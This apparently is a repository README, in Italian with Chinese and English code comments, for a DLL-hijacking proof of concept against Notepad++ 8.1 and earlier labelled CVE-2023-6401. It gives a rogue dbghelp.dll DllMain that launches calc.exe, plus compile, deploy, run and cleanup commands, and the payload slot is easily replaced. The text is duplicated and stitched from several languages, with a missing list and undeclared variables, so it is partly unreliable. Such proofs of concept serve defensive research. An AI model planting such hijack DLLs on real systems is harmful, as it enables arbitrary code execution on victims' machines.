 mekitoci/cve-2023-6401
CVE-2023-6401 è una vulnerabilità di DLL hijacking che consente agli attaccanti di eseguire codice arbitrario inserendo un file `dbghelp.dll` dannoso nella directory dell'applicazione. Questo progetto dimostra la vulnerabilità e fornisce un PoC riproducibile.


⚠️ Avviso importante: solo per scopi di ricerca sulla sicurezza e formazione
Prova di concetto per la vulnerabilità di DLL hijacking in NotePad++ ≤ 8.1. Consente di eseguire codice arbitrario inserendo una dbghelp.dll dannosa nella directory dell'applicazione.
# 下載專案
git clone https://github.com/mekitoci/CVE-2023-6401.git

# 進入專案目錄
cd CVE-2023-6401-main

# 編譯DLL
# gcc -shared -o dbghelp.dll dbghelp.c -Wall -Wl,--subsystem,windows

# 部署到NotePad++目錄
copy dbghelp.dll "C:\Program Files\Notepad++\"

# 執行測試
"C:\Program Files\Notepad++\notepad++.exe"

# 立即清理
del "C:\Program Files\Notepad++\dbghelp.dll"

Risultato atteso: si apre la calcolatrice + viene mostrata una finestra di messaggio + NotePad++ si avvia normalmente
| Elemento | Dettagli |
|---|---|
| ID CVE | CVE-2023-6401 |
| Versioni interessate | NotePad++ ≤ 8.1 |
| Tipo di vulnerabilità | DLL hijacking / dirottamento dell'ordine di ricerca |
| Impatto | Esecuzione di codice arbitrario |
| Prerequisiti | Permesso di scrittura nella directory dell'applicazione |
Windows carica le DLL nel seguente ordine:
NotePad++ carica dbghelp.dll all'avvio. Inserendo una DLL dannosa con lo stesso nome nella directory dell'applicazione, è possibile eseguire codice prima del caricamento della DLL di sistema.
BOOL APIENTRY DllMain(HMODULE hModule, DWORD ul_reason_for_call, LPVOID lpReserved)
{
    switch (ul_reason_for_call)
    {
    case DLL_PROCESS_ATTACH:
        // 執行惡意程式碼
        WinExec("calc.exe", SW_SHOW);
        MessageBoxA(NULL, "CVE-2023-6401 Crack", "Alert", MB_OK);

        // 載入真實DLL並轉發API調用
        char systemPath[MAX_PATH];
        GetSystemDirectoryA(systemPath, MAX_PATH);
        strcat(systemPath, "\\dbghelp.dll");
        realDbghelp = LoadLibraryA(systemPath);

        if (realDbghelp)
            realImageNtHeader = (pImageNtHeader)GetProcAddress(realDbghelp, "ImageNtHeader");
        break;
    }
    return TRUE;
}
gcc -shared -o dbghelp.dll dbghelp.c -Wall -Wl,--subsystem,windows
# 移除惡意DLL
del "C:\Program Files\Notepad++\dbghelp.dll"

# 確認移除
dir "C:\Program Files\Notepad++\dbghelp.dll" 2>nul || echo "清理完成"
Questo progetto è destinato esclusivamente a scopi educativi e di ricerca sulla sicurezza. Gli utenti sono gli unici responsabili del rispetto delle leggi e dei regolamenti applicabili.
⚠️ Avviso importante: solo per scopi di ricerca sulla sicurezza e formazione
Prova di concetto per la vulnerabilità di DLL hijacking in NotePad++ ≤ 8.1. Consente di eseguire codice arbitrario inserendo una dbghelp.dll dannosa nella directory dell'applicazione.
# Clone the project
git clone https://github.com/mekitoci/CVE-2023-6401.git

# Navigate to project directory
cd CVE-2023-6401-main

# gcc -shared -o dbghelp.dll dbghelp.c -Wall -Wl,--subsystem,windows

# Deploy to NotePad++ directory
copy dbghelp.dll "C:\Program Files\Notepad++\"

# Execute test
"C:\Program Files\Notepad++\notepad++.exe"

# Immediate cleanup
del "C:\Program Files\Notepad++\dbghelp.dll"
Risultato atteso: si apre la calcolatrice + viene mostrata una finestra di messaggio + NotePad++ si avvia normalmente
| Elemento | Dettagli |
|---|---|
| ID CVE | CVE-2023-6401 |
| Versioni interessate | NotePad++ ≤ 8.1 |
| Tipo di vulnerabilità | DLL hijacking / dirottamento dell'ordine di ricerca |
| Impatto | Esecuzione di codice arbitrario |
| Prerequisiti | Permesso di scrittura nella directory dell'applicazione |
Windows carica le DLL nel seguente ordine:
NotePad++ carica dbghelp.dll all'avvio. Inserendo una DLL dannosa con lo stesso nome nella directory dell'applicazione, è possibile eseguire codice prima del caricamento della DLL di sistema.
BOOL APIENTRY DllMain(HMODULE hModule, DWORD ul_reason_for_call, LPVOID lpReserved)
{
    switch (ul_reason_for_call)
    {
    case DLL_PROCESS_ATTACH:
        // Execute malicious code
        WinExec("calc.exe", SW_SHOW);
        MessageBoxA(NULL, "CVE-2023-6401 Crack", "Alert", MB_OK);

        // Load real DLL and forward API calls
        char systemPath[MAX_PATH];
        GetSystemDirectoryA(systemPath, MAX_PATH);
        strcat(systemPath, "\\dbghelp.dll");
        realDbghelp = LoadLibraryA(systemPath);

        if (realDbghelp)
            realImageNtHeader = (pImageNtHeader)GetProcAddress(realDbghelp, "ImageNtHeader");
        break;
    }
    return TRUE;
}
gcc -shared -o dbghelp.dll dbghelp.c -Wall -Wl,--subsystem,windows
# Remove malicious DLL
del "C:\Program Files\Notepad++\dbghelp.dll"

# Confirm removal
dir "C:\Program Files\Notepad++\dbghelp.dll" 2>nul || echo "Cleanup completed"
Questo progetto è destinato esclusivamente a scopi educativi e di ricerca sulla sicurezza. Gli utenti sono gli unici responsabili del rispetto delle leggi e dei regolamenti applicabili.
